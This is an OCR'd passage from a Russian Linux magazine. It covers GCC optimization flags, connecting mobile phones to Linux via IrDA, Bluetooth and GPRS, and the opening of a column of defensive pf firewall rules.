
Компилятор GCC поддерживает компиляцию с обратной связью, но не использует ее даже на самых агрессивных уровнях оптимизации, хотя она уже давно вышла из экспериментальной стадии и готова к промышленному применению. Так почему же мы до сих пор вынуждены задействовать ее вручную?! Ответ прост: во-первых, использование профилировщика многократно увеличивает время компиляции, и сборка многих «серьезных» проектов растягивается более чем на сутки (сюрприз, да?). Во-вторых, информация, полученная по обратной связи, завязана на конкретную аппаратную конфигурацию, и для других процессоров результат, скорее всего, окажется совершенно иным (то есть бинарные сборки, откомпилированные подобным образом, лучше использовать только для себя и не распространять). Наконец, в-третьих, большинство программ львиную долю машинного времени тратит на ввод/вывод и достигает максимальной скорости своего выполнения уже на уровне O2, после чего прирост быстродействия можно обнаружить разве что хронометром. Тем не менее, для экстремалов и любителей поэкспериментировать компиляция с обратной связью открывает огромные возможности, которыми грех не воспользоваться.

Ключ '-fprofile-use' задействует обратную связь (profile feedback) и оказывает воздействие на следующие ключи оптимизации, которые обязательно должны быть указаны в командной строке (или заданы уровнем оптимизации от O1 до O3), иначе вместо ожидаемого выхлопа мы получим «пшик»:

•'funroll-loops' — разворот циклов будет выполняться на оптимальное количество итераций или не будет выполняться вообще, если для конкретно взятого цикла это невыгодно;
•'fpeel-loops' — «шелушение циклов» (разновидность разворота) будет выполняться в соответствии с показаниями профилировщика;
•'fvpt' — заставляет профилировщик запоминать значения переменных, собираемые по ходу выполнения программы, которые в дальнейшем могут быть использованы для более эффективной оптимизации;
•'fbranch-probabilities' — в комбинации с ключом '-fvpt' форсирует подсчет частоты каждого условного перехода, записывая полученные данные в файл sourcename.gcda, после чего оптимизатор сможет реорганизовать код таким образом, чтобы сократить накладные расходы на ветвления и уменьшить трассу выполнения (примечание: в текущих версиях GCC оптимизатор ограничивается лишь более эффективным распределением переменных по регистрам, но даже это дает существенный прирост производительности);
•'ftracer' — форсирует хвостовую дубликацию (tail duplication) — довольно прогрессивный и, кстати говоря, запатентованный метод оптимизации, подробнее о котором можно прочитать на www.freepatentsonline.com/20050183079.html.
Ключ '-fprofile-generate' задействует дополнительные возможности, заставляя профилировщик собирать еще больше данных, что позволяет использовать следующие ключи оптимизации:
•'fprofile-arcs' — собирает информацию о ходе выполнения программы, записывая ее в AUXNAME.da, и воздействует на следующие ключи оптимизатора, позволяющие генерировать более эффективный код: '-fno-guess-branch-probability', '-fbranch-probabilities' и '-freorder-functions' — все эти ключи автоматически задействуются на уровнях оптимизации от O2 и выше, а потому нет никакой необходимости дописывать их вручную;
•'fprofile-values' — в комбинации с ключом '-fprofile-arcs' форсирует сбор значений переменных и выражений, позволяя отыскивать инварианты (то есть значения, независимые от обрабатываемых программой данных) и оптимизировать процедуру вычисления многих вещественных выражений.
Текущие версии GCC только начинают осваивать компиляцию с обратной связью, делая в этом направлении свои первые шаги, и, если эта идея не рассеется дымом, в обозримом будущем следует ожидать настоящего прорыва в области высоких скоростей и максимальной компактности кода. Впрочем, не будем говорить наперед. Поживем — увидим. А пользоваться компиляцией с обратной связью можно уже сейчас.

БЫСТРАЯ ВЕЩЕСТВЕННАЯ МАТЕМАТИКА

Вещественная математика (особенно двойной точности) до сих пор остается одним из узких мест, с которым не могут справиться даже современные сопроцессоры с их улучшенной архитектурой. Компилятор GCC поддерживает ряд ускоренных методик вещественных вычислений, однако не задействует их даже на уровне оптимизации O3, поскольку они отклоняются от стандартов ISO и IEEE, а потому потенциально небезопасны и в некоторых случаях приводят к развалу программы.
С другой стороны, программы, интенсивно перемалывающие вещественные числа, могут существенно повысить свою производительность.



Блок-схема, поясняющая суть хвостовой дубликации

А потому стоит попробовать задать параметр '-ffast-math', активирующий '-ffloat-store', '-fno-math-errno', '-funsafe-math-ptimizations', '-fno-trapping-math', '-ffinite-math-only', '-fno-rounding-math', '-fno-signaling-nans' и '-fcx-limited-range', после чего выполнить полный цикл тестирования программы, и если что-то пойдет не так, то забыть о '-ffast-math' и начать перебирать различные комбинации вышеупомянутых ключей по отдельности. В некоторых случаях это дает двух-, трехкратный прирост производительности.

ЗАКЛЮЧЕНИЕ

Вот мы и рассмотрели наиболее значимые ключи оптимизации, получив широкий оперативный простор для экспериментов. Конечно, кто-то может резонно возразить: а стоит ли корпеть над какой-то программой несколько дней, чтобы увеличить ее производительность на 30%-60%?! Если измерять время деньгами, то дешевле купить более быстрый процессор, но Linux всегда привлекал большое количество энтузиастов, проводящих дни и ночи напролет в бессмысленных (для окружающих) ковыряниях системы. Так что, дерзай! Тебя ждут великие дела!

Комментарий редактора

По умолчанию GCC генерирует код, который предполагает совместимость с целым семейством процессоров. С помощью ключа '-mcpu' можно принудительно назначить тип целевого процессора для выработки более оптимального кода (набор инструкций, использование регистров и параметры планирования инструкций будут установлены в соответствии с выбранным типом). Так, на платформе OpenBSD/Sparc после внесения в конфигурационный файл /etc/mk.conf записи «COPTS+=-mcpu=v8» (архитектура v8 соответствует реализациям supersparc и hypersparc) и пересборки пакета OpenSSH время регистрации удаленных пользователей (ssh login) сократилось в несколько раз!

```
# echo "COPTS+=-mcpu=v8" >> /etc/mk.conf
# cd /usr/src/usr.bin/ssh
# make obj cleandir depend
# make && make install
```

Здесь есть и обратная сторона медали: код, полученный с помощью '-mcpu=v8', может не работать на других Sun'овских процессорах.

ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /



Подружи мобильник с туксом

ПОДКЛЮЧАЕМСЯ К СОТОВОМУ ТЕЛЕФОНУ В LINUX

Сегодня мобильный телефон стал уже привычной и, главное, нужной в хозяйстве вещью. С его помощью можно не только разговаривать, но и выходить в интернет, фотографировать, слушать музыку. Однако, чтобы полноценно использовать эти функции, требуется подключить его к компьютеру. Как это сделать в Windows, наверное, уже ты знаешь, сейчас разберем, что можно сделать с телефоном в Linux.


ПОДКЛЮЧАЕМ ТЕЛЕФОН К КОМПЬЮТЕРУ


Существует несколько способов подключения мобильного телефона к компьютеру: с помощью COM/USB дата-кабеля, через инфракрасный порт (IrDA) и Bluetooth. Все они имеют свои достоинства и недостатки. Дата-кабель обеспечивает более надежное соединение, к тому же иногда с его помощью можно подзаряжать телефон. В случае IrDA и Bluetooth батареи сядут на порядок быстрее.

Мне пришлось изрядно напрячься, чтобы найти подходящий кабель для своего первого телефона. Кабель, произведенный дядюшкой Ляо, не всегда обеспечивает все заложенные в телефон функции, а фирменный стоит далеко не дешево, иногда до трети стоимости самого телефона. Инфракрасное соединение не очень удобно в плане использования, ведь приходится все время держать глазки друг напротив друга, что в некоторых ситуациях, например при движении, просто невозможно. Поэтому при покупке следующего телефона основным критерием для меня было наличие Bluetooth. Преимуществ у таких моделей больше: если вдруг снова захочется поменять телефон, то старый кабель окажется бесполезным, а адаптер USB-Bluetooth — нет, плюс в местах слабого сигнала телефон можно поместить повыше, а самому устроиться где-нибудь на диване.

Пингвин, к нашей радости, поддерживает все варианты подключения, более того, в настоящее время уже не требуется пересборка ядра с наложением патчей. Современные дистрибутивы при подключении USB-Bluetooth адаптера выводят сообщение о найденном устройстве, а соответствующие программы без проблем обнаруживают подключенный мобильный телефон.

Кабель для подключения телефона к компьютеру может иметь два разъема: COM и USB. В первом случае все просто: после подключения телефон будет висеть там, где ему и положено, то есть на /dev/ttyS* (где «*» — цифра от 1 до 4). Чтобы не мучиться с поиском, можно просто ввести «dmesg | grep tty»; вывод покажет активные устройства. Изначально большая часть телефонов USB не поддерживает, поэтому, чтобы все работало, требуется специальный


Окно программы Kandy


Работа с KMobileTools

драйвер-конвертер. В Windows его устанавливают отдельно, а в тех дистрибутивах Linux, что мне попадались за последние два года, нужный драйвер уже был включен. Если ядро самосборное, поищи нужное командой:

```
$ cat /usr/src/linux/.config | grep USB | grep SERIAL
```

Как минимум следует включить CONFIG_USB_SERIAL. В этом случае телефон будет подключен к /dev/ttyACM0 (или 1), в некоторых дистрибутивах это может быть что-то вроде /dev/ttyUSB0. Чтобы система увидела USB-IrDA устройства, ядро должно быть собрано с CONFIG_IRDA, CONFIG_USB_IRDA, CONFIG_IRCOMM, CONFIG_IRDA_FAST_RR и прочими параметрами, включающими поддержку IrDA. Как и Bluetooth, IrDA оброс различными спецификациями, которые, правда, скрыты от пользователя, но в Linux иногда все-таки приходится с ними сталкиваться. Так, инфракрасный порт может работать аж в трех режимах: FIR (Fast, около 4 Мб/с), SIR (Serial, 115,2 Кб/с) и неофициальный MIR (Medium, 0,5-1,1 Мб/с). Последним параметром ядра, показанным выше, мы как раз и включили самый быстрый режим FIR. Теперь ставим пакет irda-utils:

```
$ sudo apt-get install irda-utils
```

После его установки в каталоге /etc/modutils (или /etc/modutils.d в зависимости от дистрибутива) появится файл irda-utils. В нем указаны модули, которые должны автоматически стартовать при загрузке системы (на этом шаге нелишним будет проверить содержимое файла /etc/modules.conf). Подключаем устройство и активируем его командой:

```
$ irattach irda0 -s
```

В результате должен загрузиться модуль ядра, а само устройство будет находиться на /dev/irda0 или /dev/ircomm0. В некоторых случаях программа не может самостоятельно определить устройство, тогда его следует указать вручную, использовав параметр '-d'.

```
$ irattach irda0 -d actisys -s
```

Полный список поддерживаемых устройств доступен по команде irattach --help. Протестировать соединение можно с помощью утилиты irdadump, которая после запуска выводит список проходящих пакетов. Само соединение должно быть видно по команде ifconfig. Есть и свой аналог команды ping — irdaping. В качестве параметра следует указать принимающий ID устройства (берется из дампа). Кроме того, значения некоторых IrDA-параметров можно подсмотреть в файловой системе /proc:

```
$ cat /proc/net/irda/irlap
```

ПОДДЕРЖКА BLUETOOTH

Настройка Синего зуба во многом схожа с настройкой IrDA, отличаются только команды. Однако на заре Bluetooth в Linux была некоторая путаница, так как существовало несколько проектов, предлагающих свои драйверы, и в различных дистрибутивах можно было встретить разные решения. Но в последнее время ситуация, можно сказать, устаканилась, победил сильнейший — Bluez (www.bluez.org). Хотя команда sudo apt-cache search bluetooth выдает наличие драйверов Affix (affix.sf.net). Эти драйверы разрабатывались при поддержке Nokia, но, к сожалению, за последние 3 года не было выпущено ни одного обновления.

Bluez по умолчанию включен во все последние ядра, поэтому в современных дистрибутивах мы будем работать с именно ним. В самосборном ядре нужно включить все параметры в секции Bluetooth device drivers (CONFIG_BT_*).

Переходим к установке нужных утилит:

```
$ sudo apt-get install bluez-utils bluez-hcidump
```

В каталоге /etc/modutils мы найдем файл bluez со списком модулей:

```
$ cat /etc/modutils/bluez
# BlueZ modules
alias net-pf-31 bluez
alias bt-proto-0 l2cap
alias bt-proto-2 sco
alias bt-proto-3 rfcomm
alias bt-proto-4 bnep
alias bt-proto-5 cmtp
alias bt-proto-6 hidp
alias tty-ldisc-15 hci_uart
alias char-major-10-250 hci_vhci
```

Примечание: в таких дистрибутивах, как Slackware, все это придется вбивать вручную.

Вставляем адаптер USB-Bluetooth и проверяем, найдено ли устройство:

```
$ /sbin/lsmod | grep usb
hci_usb     18204    6
bluetooth   55908    15 rfcomm,l2cap,hci_usb
usbcore     134280   4 hci_usb,ohci_hcd,ehci_hcd
```

Кроме того, соответствующая информация должна появиться в /var/log/messages:

Получение информации о телефоне с scmxx

Окно Bluetooth File Transfer

```
$ grep usb /var/log/messages
```

С помощью hciconfig, входящей в комплект bluez-utils, смотрим, как система видит наш адаптер:

```
$ hciconfig -a
hci0:  Type: USB
       BD Address: 00:0D:18:01:1C:05 ACL MTU:
192:8 SCO MTU: 64:8
       UP RUNNING PSCAN ISCAN
       RX bytes:528 acl:0 sco:0 events:42
errors:0
       TX bytes:410 acl:0 sco:0 commands:30
errors:0
```

Если BD-адрес равен нулям и статус равняется DOWN, то это означает, что демон hcid (Bluetooth Host Controller Interface Demon) не запущен. Настройки hcid производятся в файле /etc/bluetooth/hcid.conf. Он хорошо прокомментирован, и в большинстве случаев можно вообще ничего не трогать. Параметр security user означает, что при обнаружении нового устройства все время будет запрашиваться PIN. Если его лень вводить каждый раз, меняем user на auto и в passkey прописываем код, который будет использоваться при соединении (задействуй только цифры). Совсем ленивые (но беспечные) могут использовать и none. Кстати, за получение PIN отвечает утилита bluez-pin. Если в hcid.conf вносились изменения, перезапускаем демон:

```
$ /usr/sbin/hciconfig hci0 up; /usr/sbin/hcid
-f /etc/bluetooth/hcid.conf
```

И опять проверяем, обнаружено ли наше Bluetooth-устройство. Найти все активные устройства можно с помощью:

```
$ hcitool scan
Scanning ...
       00:0F:DE:1A:34:05        T630
```

Итак, телефон успешно найден, соединяемся с ним:

```
$ sudo l2ping 00:0F:DE:1A:34:05
```



links

Исчерпывающую информацию о работе инфракрасных устройств можно получить на сайте проекта Linux/IrDA (irda.sf.net).

Вводим PIN и смотрим, как проходят пакеты. Утилита hcitools имеет еще ряд параметров, позволяющих проверить время на другом устройстве, регенерировать ключи, сменить режим шифрования и прочее. Например, чтобы просмотреть информацию о найденном устройстве, используем ключ info:

```
$ hcitool info 00:0F:DE:1A:34:05
```


Как и в случае с IrDA, здесь также есть свой снифер — hcidump, с его помощью можно прослушивать трафик, проходящий через HCI-интерфейсы. Кстати, если понадобится указать файл устройства вручную, используй /dev/rfcomm0 (в ядрах младше 2.6.19 это /dev/bluetooth/rfcomm/0).

ВЫХОДИМ В ИНТЕРНЕТ


Чтобы получить информацию обо всех возможностях телефона, следует использовать программу sdptool, реализующую протокол Service Discovery Protocol. Ее задачей как раз и является поиск и выбор сервисов, предоставляемых другими устройствами:

```
$ sdptool browse 00:0F:DE:1A:34:05
Browsing 00:0F:DE:1A:34:05 ...
Service Name: Dial-up Networking
Service RecHandle: 0x10000
Service Class ID List:
  "Dialup Networking" (0x1103)
  "Generic Networking" (0x1201)
Protocol Descriptor List:
 "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
   Channel: 1
Profile Descriptor List:
  "Dialup Networking" (0x1103)
 Version: 0x0100
....
```

Полученной информации будет достаточно, чтобы убедиться в том, что мы не все знаем о своем телефоне. Для выхода в интернет нас интересует наличие Dial-up Networking, который, как видим, привязан к каналу номер 1. Для работы этот сервис необходимо связать с устройством rfcomm.



Модули ядра для IrDA и Bluetooth


Настройка Wammu

```
$ sudo rfcomm bind rfcomm0 00:0F:DE:1A:34:05 1
```

Проверяем, все ли сделано правильно:

```
$ sudo rfcomm show 00:0F:DE:1A:34:05
rfcomm0: 00:0F:DE:1A:34:05 channel 1 clean
```

Для удобства все настройки можно сохранить в файле /etc/bluetooth/rfcomm.conf (здесь сложностей быть не должно, внутри уже есть готовые шаблоны) и в дальнейшем запускать все одной командой sudo /etc/init.d/bluetooth start.

Программа minicom позволяет управлять модемом телефона с помощью AT-команд. Доступ в интернет настраивается с помощью kppp, wvdial или ppp. Я использую последний вариант. Рассмотрим процесс подключения к оператору Beeline. Для начала создаем файл /etc/ppp/peers/gprs такого содержания:

$ SUDO MCEDIT /ETC/PPP/PEERS/GPRS

```
/dev/rfcomm1 115200 noauth defaultroute usepeerdns
updetach persist noipdefault lock connect '/usr/sbin/
chat -v -f /etc/ppp/bee' novjccomp nopcomp noaccomp
noipdefault nodeflate novj nobsdcomp
```

И второй файл /etc/ppp/bee:

$ SUDO MCEDIT /ETC/PPP/BEE

```
TIMEOUT      45
ABORT  BUSY
ABORT  "NO CARRIER"
ABORT  ERROR
""     'ATE1'
OK     AT+CGDCONT=1,"IP",«"internet.beeline.ru"
OK     ATD*99***1#
CONNECT
```

Для подключения к другим операторам достаточно изменить третью строку снизу. Например, в случае МТС вместо строки «internet.beeline.ru» пишем «internet.mts.ru». В некоторых случаях, возможно, придется изменить номер дозвона, проставив вместо «*99***1» значение, указанное на сайте своего мобильного оператора. Теперь запускаем демон pppd:

```
$ sudo /usr/sbin/pppd call gprs
```

В другой консоли лучше ввести tail -f /var/log/messages, чтобы проследить за ходом соединения. На экране мобильного телефона должен отобразиться процесс подключения. Поднятый интерфейс ppp0 (для проверки — ifconfig ppp0) говорит о том, что со связью с мобильным оператором все в порядке. И не забудь занести в /etc/resolv.conf данные DNS-сервера (можно любого). Теперь, для того чтобы выйти в интернет, достаточно набрать всего две команды:

```
$ sudo /etc/init.d/bluetooth start
$ sudo /usr/sbin/pppd call gprs
```

Примечание: на сайте linuxmobile.lrn.ru выложены готовые скрипты для различных операторов мобильной связи.

ПРОГРАММЫ ДЛЯ РАБОТЫ С ТЕЛЕФОНОМ

Сразу после подключения телефон готов принимать и отправлять файлы. Чтобы передать файл на телефон, достаточно в контекстном меню Konqueror выбрать «Действия → Передать через Bluetooth». Появится окно Bluetooth File Transfer, и будет выполнен поиск подключенных устройств, отображенных в поле «Устройство». В окно «Отправляемый файл» можно перетаскивать другие файлы, подготовленные для отправки на телефон или другое Bluetooth-устройство. Нажимаем «Отправить», и файл уходит.

Обратный процесс также прост. При попытке отправить файл с телефона появляется запрос на разрешение приема файла. Нажимаем «Принять» и в окне Incoming File Transfer указываем, куда сохранить принятый файл. Чтобы в дальнейшем система автоматически принимала решение о приеме или блокировке, установи флажок «Запомнить это устройство» и в списке «Последующие правила...» укажи действие: Allow («Разрешить») или Deny («Блокировать»). Если ничего не работает, попробуй запустить демон kbluetoothd.

Следующее очень удобное приложение — KDE KmobileTools (www.kmobiletools.org), которое позволяет контролировать мобильные телефоны с компьютера. Поддерживается отправка sms,

набор номера, телефонная книга и мониторинг соединения. Кроме этого, оно интегрируется в среду KDE и может работать с менеджерами персональной информации Kontact и KAddressBook. Работоспособность протестирована с телефонами Motorola, Nokia, Siemens, Sony Ericsson и LG. Но должно поддерживаться любое устройство, понимающее AT-команды. В репозитарии Ubuntu эта программа присутствует. Достаточно набрать sudo apt-get install kmobiletools и можно работать. По умолчанию программа будет искать телефон по /dev/modem (как и многие другие), поэтому удобнее сразу после настройки телефона создать символическую ссылку с таким именем. После подключения в основном окне будет выведена информация о заряде батарей и уровне сигнала.

Интерфейс не переведен, но разобраться совсем несложно. Сначала синхронизируем контактную книгу, выбрав Phonebooks и нажав Refresh. Правда, у меня все имена, набитые кириллицей, превратились в кракозябры. Теперь, чтобы отправить sms, достаточно кликнуть по New SMS, затем по Pick Number, выбрать номер из списка и нажать на Add Destination. Если sms отправляется нескольким абонентам, повторяем операцию. Печатаем текст в специальном поле и посылаем по Send SMS. Для тех, кто не любит набивать sms'ки, это то, что доктор прописал.

Рекомендую.

Для синхронизации телефонной книги мобильного телефона и KAddressBook можно использовать программу Kandy (kandy.kde.org). Она есть в репозитарии Ubuntu, поэтому установить ее просто: sudo apt-get install kandy. После установки следует зайти в «Настройка → Настроить Kandy» и в поле «Последовательное устройство» указать на файл устройства, к которому подключен телефон. Интерфейс Kandy разделен на две панели адресов, позволяющих визуально сравнивать списки. Для слияния или синхронизации адресных книг нажимаем одноименные кнопки. Кроме этого, в Kandy есть терминал, с помощью которого можно управлять телефоном посредством AT-команд. Причем особых знаний для этого не требуется, просто выбираем в списке команду, и в окне справа появляется результат. В основном окне также показана информация об уровне сигнала и заряде батарей.

Еще две программы с практически аналогичной функциональностью — SCMxx (www.hendrik-sattler.de/scmxx) и графический интерфейс gscmxx (gscmxx.sf.net). С их помощью можно копировать файлы на мобильник и обратно, удалять их, работать с адресной книгой, отправлять sms, синхронизировать время, получать информацию о состоянии телефона и прочее. Например, посмотрим, чем сейчас занимается мобила:

```
$ scmxx --info --device /dev/rfcomm0
```

Кроме scmxx в комплект входят еще три утилиты: adr2vcf, apoconv и smi. Первые две предназначены для преобразования адресных книг в разные форматы, третья — для преобразования бинарных sms-файлов в текстовый или CSV. В списке поддерживаемых телефонов одни Siemens'ы, однако с моим SonyEricsson'ом она тоже нашла общий язык.

Единственное, что удалось найти на сайте проекта KDE, — это скрипт BlueamaroK (www.kde-apps.org/content/show.php?content=33258), позволяющий управлять плеером Amarok с помощью Bluetooth. Используя мобильный телефон, можно останавливать, запускать на воспроизведение, просматривать плей-лист, выбирать мелодию, редактировать некоторую информацию и прочее. В репозитарии его нет, поэтому качаем с сайта. Теперь в Amarok выбираем «Сервис → Управление сценариями → Установить сценарий» и указываем на архив. После установки нажимаем кнопку «Выполнить», вводим в окне устройство, к которому подключен мобильник. В случае успеха на экране мобильного появится надпись «BlueamaroK» либо текущая мелодия. Входим на телефоне в меню «Связь→ Аксессуары», выбираем BlueamaroK и получаем доступ к функциям управления проигрывателем.

Еще одна сладкая парочка — Gammu (www.gammu.org) и интерфейс Wammu (wammu.eu). Использование кросс-платформенной библиотеки wxPython позволяет запускать ее не только в Linux/*BSD, но и в Windows. Принцип настройки аналогичен, после запуска заходим в Setting и в «Connection → Device» выбираем устройство.

Теперь можно редактировать и импортировать контакты, список задач, отправлять sms и mms, экспортировать сообщения в e-mail, управлять некоторыми настройками телефона, вроде поиска FM-станций. По умолчанию в списке присутствуют только Nokia и Siemens, но по идее программа должна работать и с другими марками.Быстро отправить sms можно и с помощью GNOME Phone Manager, который в KUbuntu устанавливается командой sudo apt-get install gnome-phone-manage. После его запуска в панели задач появится значок, выбираем Preferences и в Connection указываем устройство.

Теперь, когда телефон обнаружен, достаточно вызвать Send Message, ввести номер телефона (синхронизации с адресной книгой нет) и набрать сообщение. Все просто и понятно.

Пользователям Моторолок на базе P2K (C380/C650/E398E680/E680i/A780 и других) хочу порекомендовать файловый менеджер moto4lin (moto4lin.sf.net). С его помощью можно легко закачать, скачать и удалить файлы (в том числе и Java-мидлеты) на телефоне, отредактировать память SEEM, в которой хранятся все основные настройки сотового.

Это далеко не все программы для работы с мобильным телефоном, но остальные, надеюсь, ты сможешь найти сам. Удачи.





АНДРЕЙ МАТВЕЕВ
/ ANDRUSHOCK@REAL.XAKEP.RU /

Tips'n'tricks юниксоида

ТРЮКИ И СОВЕТЫ ЮНИКСОИДУ

Доблестный юниксоид! Представляю твоему вниманию подборку различных трюков, рекомендаций и советов, касающихся фильтра пакетов pf.

Блокируем широковещательные запросы и пакеты с фальсифицированным адресом источника:

```
table <blacklist> { 127.0.0.0/8,
192.168.0.0/16, 172.16.0.0/12, \
      0.0.0.0/8, 169.254.0.0/16,
192.0.2.0/24, 224.0.0.0/3, \
      255.255.255.255/32 }
block in quick on $ext_if inet from
any to 255.255.255.255
block in log quick on $ext_if inet
from <blacklist> to any
```

Регистрируем заблокированные попытки соединения:

```
block return log(all)
```

Разрешаем прохождение ICMP-запросов:

```
icmp_types = "{ echoreq, unreach }"
pass inet proto icmp all icmp-type
$icmp_types keep state
```

Для корректной работы утилиты traceroute необходимо разрешить UDP-пакеты с портом назначения 33433 — 33626:

```
pass out on $ext_if inet proto udp
from any to any port 33433 >< 33626
keep state
```

Вот так можно транслировать внутренние адреса в основные для двух внешних сетевых интерфейсов:

```
nat on $ext_if_a inet from <users>
to any -> ($ext_if_a:0)
nat on $ext_if_b inet from <users>
to any -> ($ext_if_b:0)
```

За счет использования ключевого слова scrub можно производить нормализацию и дефрагментацию IPv4-пакетов, к примеру, так мы оставим nmap не у дел:

```
scrub in
```

Встроенный метод для борьбы с IP Spoofing'ом:

```
antispoof log for { lo0, $int_if }
inet
```

Для того чтобы VoIP-телефон с IP-адресом 192.168.1.122 мог работать через шлюз *BSD/pf, следует добавить следующие правила:

```
set timeout { udp.first 300, udp.
single 150, udp.multiple 900 }
nat on $ext_if proto udp from
192.168.1.122 to any -> $ext_if:0
static-port
pass in quick on $ext_if inet proto
udp from any to any \
         port 5060 keep state
pass out quick on $ext_if inet
proto udp from { $ext_if:0,
192.168.1.122 } \
      to any keep state
pass in quick on $int_if inet proto
udp from 192.168.1.122 \
         to any keep state
```

Чрезмерную активность ssh-брутфорсеров можно подавить, отслеживая максимальное количество подключений:

```
table <sshbf> persist
block in log quick on $ext_if inet
from <sshbf>
pass in log on $ext_if inet proto
tcp to $ext_if port ssh keep state \
         (max-src-conn-rate 5/60,
overload <sshbf> flush global)
```

Примечание: таблицу sshbf с IP-адресами злоумышленников можно периодически очищать:

```
# crontab -e
0       7       *       *       6
/sbin/pfctl -t sshbf -Tflush 2>/
dev/null
```

Интересующие тебя пакеты можно перенаправлять на псевдоинтерфейс pflog0:

```
ext_if = "fxp0"
set loginterface $ext_if
```

Для просмотра журналов набирай:

```
# tcpdump -netttr /var/log/pflog
```

Для просмотра событий в режиме реального времени:
